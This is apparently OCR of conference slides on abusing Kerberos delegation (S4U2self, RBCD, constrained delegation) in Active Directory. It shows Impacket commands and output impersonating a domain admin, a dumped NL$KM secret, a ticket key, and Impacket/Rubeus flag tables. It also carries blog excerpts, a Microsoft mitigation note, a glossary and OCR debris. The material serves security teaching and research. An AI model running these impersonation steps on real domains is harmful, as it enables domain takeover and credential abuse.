NL$KM:b8176a22a3e7159c28496499dd443578519cd03e381866d7470d5dff4e505f6cc6b0da145a6c695f2becc2cd6ad91efc49d652e497a81f5f1829faffbaabdb4b
[*] Cleaning up...
```

user sensitive for delegation

ticket obtained anyway and usable

Stealthier Silver Ticket

- [Silver Ticket] **forged PAC**
  - needs knowledge of the service account LT key
  - Service Ticket with forged PAC (any user, any SPN)
  - primitive is fairly understood, and monitored
- [S4U2self] **legitimate request**
  - needs same knowledge as Silver Ticket (LT key)
  - Service Ticket with legitimate PAC
  - any user, S4U2self ignores delegation limitation
  - any SPN of target service, `sname` is not protected
  - primitive is less understood, not monitored as much


Wrapping things up

Capgemini

Foreseeing questions #1

> the `forwardable` flag is not protected, why not overwrite it?

```
[Mar 18, 2022 - 19:26:12 (CET)] exegol-insomnihack /workspace # rbcd.py -delegate-to 'self-pc-rbcd$
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Accounts allowed to act on behalf of other identity:
[*]     self-pc-rbcd$   (S-1-5-21-233002512-923668061-1685098237-1112)
[Mar 18, 2022 - 19:26:24 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'domain
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@self-pc-rbcd$@INSOMNI.HACK.ccache
[Mar 18, 2022 - 19:26:32 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@self-pc
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomnihack
[*] Service Name                  : self-pc-rbcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 19:26:32 PM
[*] End Time                      : 19/03/2022 05:26:32 AM
[*] RenewTill                     : 19/03/2022 19:26:32 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : kPx1rvUNZPzvB7URZ4Cavw==
```



Foreseeing questions #2

> how to mitigate?

Microsoft | Docs Documentation Learn Q&A Code Samples Shows Events

Open Specifications Specifications Dev Center Events Test Support Programs Patents Blog

Docs

Filter by title

- Open Specifications
- Protocols
  - Protocols
  - Windows Protocols
    - Windows Protocols
    - Technical Documents
      - Technical Documents
      - [MS-SFU]: Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol
        - [MS-SFU]: Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol
        - 1 Introduction
        - 2 Messages
        - 3 Protocol Details
        - 4 Protocol Examples
        - 5 Security
          - 5 Security
          - **5.1 Security Considerations for Implementers**
          - 5.2 Index of Security Parameters
        - 6 Appendix A: Product Behavior
        - 7 Change Tracking
        - 8 Index

5.1 Security Considerations for Implementers

Article • 04/07/2021 • 2 minutes to read

The S4U2self extension allows a service to obtain a service ticket to itself on behalf of a user. This extension is used to obtain authorization data for the user to allow the service to make access control decisions on the local system. As such, the service has to adequately authenticate the user before obtaining the service ticket.

The S4U2proxy extension allows a service to obtain a service ticket to a second service on behalf of a user. When combined with S4U2self, this allows the first service to impersonate any user principal while accessing the second service. This gives any service allowed access to the S4U2proxy extension a degree of power similar to that of the KDC itself. This implies that each of the services allowed to invoke this extension have to be protected nearly as strongly as the **KDC** and the services are limited to those that the implementer knows to have correct behavior.

A service can confirm that the service ticket did not originate from the client by the **S4UTransitedServices** field in the S4U_DELEGATION_INFO structure (see [MS-PAC] section 2.9).

Foreseeing questions #3

> you showed abuse from UNIX, how-to from Windows?

Impacket's describeTicket.py	Rubeus' describe
file.ccache *(positionnal arg)*	/ticket:<base64 | file.kirbi>
-d/--domain servicedomain	/servicedomain:servicedomain
-u/--user serviceuser	/serviceuser:serviceuser
-p/--password servicepass	*N/A*
-hp/--hex-password servicehexpass	*N/A*
--rc4 HASH or --aes HASH	/servicekey:HASH
--salt SALT	*N/A*
--asrep-key HASH	/asrepkey:HASH
N/A	/krbkey:HASH

Impacket's tgssub.py	Rubeus' tgssub
-in file.ccache	/ticket:<base64 | file.kirbi>
-out file.ccache	*N/A*
-altservice class[/name]	/altservice:class[/name]
N/A	/ptt

Impacket's getST.py	Rubeus' s4u
-self	/self
-impersonate user	/impersonateuser:user
-additional-ticket file.ccache	/tgs:<base64 | file.kirbi>
-spn class/name	/msdsspn:class/name
-altservice class[/name]	/altservice:class[/name]
-k (w/ env. var. KRB5CCNAME=file.ccache set)	/ticket:<base64 | file.kirbi>
-dc-ip domaincontroller	/dc:domaincontroller
-hashes [LMHASH]:NTHASH	/rc4:RC4
-aesKey <AES128 | AES256>	/aes256:AES256
domain part *(positionnal arg)*	/domain:domain
user part *(positionnal arg)*	/user:user
password part *(positionnal arg)*	*N/A*
N/A	/nowrap
N/A	/ptt

Foreseeing Questions #3

> (Rubeus example) S4U2proxy abuse - Double KCD (1/4)
>> S4U2self

Foreseeing questions #4

> (Rubeus example) S4U2proxy abuse - Double KCD (2/4)
> S4U2proxy #1

Foreseeing questions #3


> (Rubeus example) S4U2proxy abuse - Double KCD (3/4)

> > S4U2proxy #2

Foreseeing questions #3

> (Rubeus example) S4U2proxy abuse - Double KCD (4/4)

> ptt + access




Acknowledgements

Elad Shamir
@elad_shamir
eladshamir.com

Will Shroeder
@harmj0y
blog.harmj0y.net

Dirk-jan Mollema
@_dirkjan
dirkjanm.io



Shenanigans Labs

Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

28 January 2019 • Elad Shamir • 41 min read

Back in March 2018, I embarked on an arguably pointless crusade to prove that the TrustedToAuthForDelegation attribute was meaningless, and that "protocol transition" can be achieved without it. I believed that security wise, once constrained delegation was enabled (msDS-AllowedToDelegateTo was not null), it did not matter whether it was configured to use "Kerberos only" or "any authentication protocol".


I started the journey with Benjamin Delpy's (@gentilkiwi) help modifying Kekeo to support a certain attack that involved invoking S4U2Proxy with a silver ticket without a PAC, and we had partial success, but the final TGS turned out to be unusable. Ever since then, I kept coming back to it, trying to solve the problem with different approaches but did not have much success. Until I finally accepted defeat, and ironically then the solution came up, along with several other interesting abuse cases and new attack techniques.

TL;DR

This post is lengthy, and I am conscious that many of you do not have the time or attention span to read it, so I will try to convey the important points first:

1. Resource-based constrained delegation does not require a forwardable TGS when invoking

[Wagging the dog](#)




S4U2Pwnage

[Edit 9/29/18] For a better weaponization of constrained delegation abuse, check out the "s4u" section of the From Kekeo to Rubeus post.

Several weeks ago my workmate Lee Christensen (who helped develop this post and material) and I spent some time diving into Active Directory's S4U2Self and S4U2Proxy protocol extensions. Then, just recently, Benjamin Delpy and Ben Campbell had an interesting public conversation about the same topic on Twitter. This culminated with Benjamin releasing a modification to Kekeo that allows for easy abuse of S4U misconfigurations. As I was writing this, Ben also published an excellent post on this very topic, which everyone should read before continuing. No, seriously, go read Ben's post first.

[S4U2pwnage](#)



"Relaying" Kerberos - Having fun with unconstrained delegation

27 minute read

There have been some interesting new developments recently to abuse Kerberos in Active Directory, and after my dive into Kerberos across trusts a few months ago, this post is about a relatively unknown (from attackers perspective), but dangerous feature: unconstrained Kerberos delegation. During the writing of this blog, this became quite a bit more relevant with the discovery of some interesting RPC calls that can get Domain Controllers to authenticate to you, which even allow for compromise across forest boundaries. Then there was the discovery of PrivExchange which can make Exchange authenticate in a similar way. Because tooling for unconstrained delegation abuse is quite scarce, I wrote a new toolkit, **krbrelayx**, which can abuse unconstrained delegation and get Ticket Granting Tickets (TGTs) from users connecting to your host. In this blog we will dive deeper into unconstrained delegation abuse and into some more advanced attacks that are possible with the krbrelayx toolkit.

Relaying Kerberos???

Before we start off, let's clear up a possible confusion: no, you cannot actually relay Kerberos authentication in the way you can relay NTLM authentication. The reason the tool I'm releasing is called krbrelayx is because it works in a way similar to impackets ntlmrelayx (and shares quite some parts of the code). Kerberos tickets are partially encrypted with a key based on the password of the service a user is authenticating to, so sending this on to a different service is pointless as they won't be able to decrypt the ticket (and thus we can't authenticate). **Update February 2022**: Turns out there is more to this than I thought, and you can now relay Kerberos with krbrelayx. Check out the follow-up blog on this here.

So what does this tool actually do? When Windows authenticates to service- or computer accounts that have unconstrained delegation enabled, some interesting stuff happens (which I'll explain later on) and those accounts end up with a usable TGT. If we (as an attacker) are the ones in control of this account,


[Unconstrained delegation abuse](#)

Acknowledgements


Charlie Clark
@exploitph
exploit.ph

Snovvcrash
@snovvcrash
snovvcrash.github.io


Pixis
@HackAndDo
hackndo.com



[Unconstrained delegation abuse]



[Constrained delegation abuse]




[Kerberos in Active Directory]


Sources & links

https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
https://harmj0y.medium.com/s4u2pwnage-36efe1a2777c
https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/
https://exploit.ph/user-constrained-delegation.html
https://exploit.ph/delegate-2-thyself.html
https://exploit.ph/revisiting-delegate-2-thyself.html
https://snovvcrash.rocks/2022/03/06/abusing-kcd-without-protocol-transition.html#credits--references
https://en.hackndo.com/kerberos/
https://harmj4.rssing.com/chan-30881824/article79.html
https://www.thehacker.recipes/ad/movement/kerberos
https://www.thehacker.recipes/ad/movement/kerberos/delegations
https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained
https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained
https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd
https://www.thehacker.recipes/ad/movement/kerberos/delegations/s4u2self-abuse

e.g. Delegation abuse mindmaps



https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained



https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained

Glossary

LT key	Long Term key (RC4, DES or AES128/256)
NT hash	Password hash (NT hash = RC4 LT key)
PAC	Privilege Attribute Certificate
AS	Authentication Service, offered by KDC
TGS	Ticket Granting Service, offered by KDC
KDC	Key Distribution Center, usually the DC
DC	Domain Controller
SPN	Service Principal Name
PA*	Pre Authentication *
TGT	Ticket Granting Ticket
ST	Service Ticket
KUD	Kerberos Unconstrained Delegation
KCD	Kerberos Constrained Delegation
PT	Protocol Transition
RBCD	Resource-Based Constrained Delegation
S4U2*	Service-For-User to [User/Self]
DACL	Discretionary Access Control List (list of ACEs)
ACE	Access Control Entry

Tooling

findDelegation.py	Impacket 🐍 script used to enumerate Kerberos delegations across a domain.
getTGT.py	Impacket 🐍 script to request TGTs
getST.py	Impacket 🐍 script to request Service Tickets, with or without S4U *(PR#1202 pending)*
describeTicket.py	Impacket 🐍 script to decode and decrypt information stored in ccache ticket *(PR#1201 pending)*
ticketConverter.py	Impacket 🐍 script to convert ccache/kirbi tickets
tgssub.py	Impacket 🐍 script to substitute service class/name/realm in a ccache ticket *(PR#1256 pending)*
Rubeus	C# Kerberos manipulation toolset (ticket requests, renewal, forgery, management, extraction, harvesting, …)
BloodHound	Active Directory relationships mapper and excavator
The Hacker Recipes	Theoretical and practical guides on offensive techniques. Mostly focused on AD at the moment
Exegol	Docker images and Python wrapper. Multi-containers management. Pre-configured, customized, community-driven images *(full refactor ongoing, great things coming)*

Talk terminated.